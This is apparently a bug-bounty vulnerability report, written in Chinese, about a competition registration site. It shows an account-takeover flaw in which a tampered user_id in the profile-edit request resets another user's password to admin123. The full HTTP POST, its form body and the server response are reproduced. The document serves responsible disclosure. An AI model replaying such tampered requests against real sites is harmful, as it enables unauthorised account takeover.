%2FwEPDwUKLTk4NTkwMDE2OQ9kFgYCAw8WAh4JaW5uZXJodG1sBSI8YSBocmVmPSIjIj50ZXN0NzfvvIzmgqjlpb3vvIE8L2E%2B
ZAIFDxYCHwAFJzxhICBocmVmPSJsb2dvdXQuYXNweCI%2B6YCA5Ye655m75b2VPC9hPmQCBw9kFgICAQ9kFgJmD2QWBAIBD2QWAm
YPDxYCHgRUZXh0BQZ0ZXN0NzdkZAIDD2QWAmYPDxYCHwEFDXR1c3Q3N0BxcS5jb21kZGQdbGXCciz0aAYON2zM3h8UPuAnljpj5N
E41AQTPjzfGA%3D%3D&__VIEWSTATEGENERATOR=51DA7F86&__EVENTVALIDATION=
%2FwEdABGm41S36TT%2FbDR1HRDeMgyNEw6QyCiLwpC1XHOaFacPuKtVs%2B2gwU0A9GqdgGTTjBRUdU1GHpYJ9kwFmwc7vm5McE
dhgPmYVr8jw7BWnaE%2FMyUXT%2BXTWqevkGV4rHGBYtpueJF4ivOzhLWiKm9piOjEjvEtGBDaoO%2BzCzAElqC%2FkLHQ8nPTX%
2BDL1rofarv%2Bi2BvkI7MTef9KFzacf8J3dnHdpfrTG6tjRRsrDpeO4Xu37QbL8Iq7IMy3bZt4M9G6THrAjhAa46SNcWqgJEsrq
kjqxu19FdYqVu%2BM%2BNiFYLD%2BsEMeNx7jxMqrXlbjt7VaEUpu38Ya06jM311S1cjVdCLFReQKHTUw7njhAvjOzM3GR%2FN4t
m3UrOodvxHC4%2F4zdVgXy2NII0%2FmUHQoSziDVVu&tbx3=admin123&tbx4=admin123&dd1=
%E5%8F%82%E8%B5%9B%E8%80%85&dd2=%E7%94%B7&tbx7=18&tbx8=test77&tbx9=77777777777&tbx10=77777777777&
tbx11=&subReg=%E6%9B%B4%E6%96%B0%E4%B8%AA%E4%BA%BA%E4%BF%A1%E6%81%AF
```



```
POST /keyi2021/edit_my.aspx?user_id=506 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1019
Origin: [redacted]
Connection: close
Referer: [redacted]
Cookie: _ga=GA1.3.1154832122.1646387389; _gid=
```


```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 26 Mar 2022 14:58:00 GMT
Connection: close
Content-Length: 9947

<script language='javascript'>
  alert('更新个人信息完成');
</script>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Tra

<html xmlns="http://www.w3.org/1999/xhtml">
  <head id="Head1">
```


到登录test66账号的浏览器刷新一下，有变化



个人信息修改

* 姓 名：	test66	* 邮 箱：	test66@qq.com
* 密 码：		* 重复密码：	
* 身 份：	参赛者	* 性 别：	男
* 年 龄：	18	* 单 位：	test77
* 电 话：	77777777777	地 址：	77777777777
备 注：			

然后使用admin123成功登录



个人信息

姓名[redacted]

邮箱[redacted]

身份：参赛者

性别：男

年龄：18

单位[redacted]

电话：77777777777

地址：77777777777

备注：

注册时间：2022/3/26 22:40:32

科艺大奖赛报名情况

您尚未报名参加科艺大奖赛

科艺工作坊报名情况

您尚未报名参加科艺工作坊

如果审核大大用我的账号复现不成功，可以自己注册两个账号复现

2022 © 联系邮箱：contact@src.edu-info.edu.cn (mailto:contact@src.edu-info.edu.cn)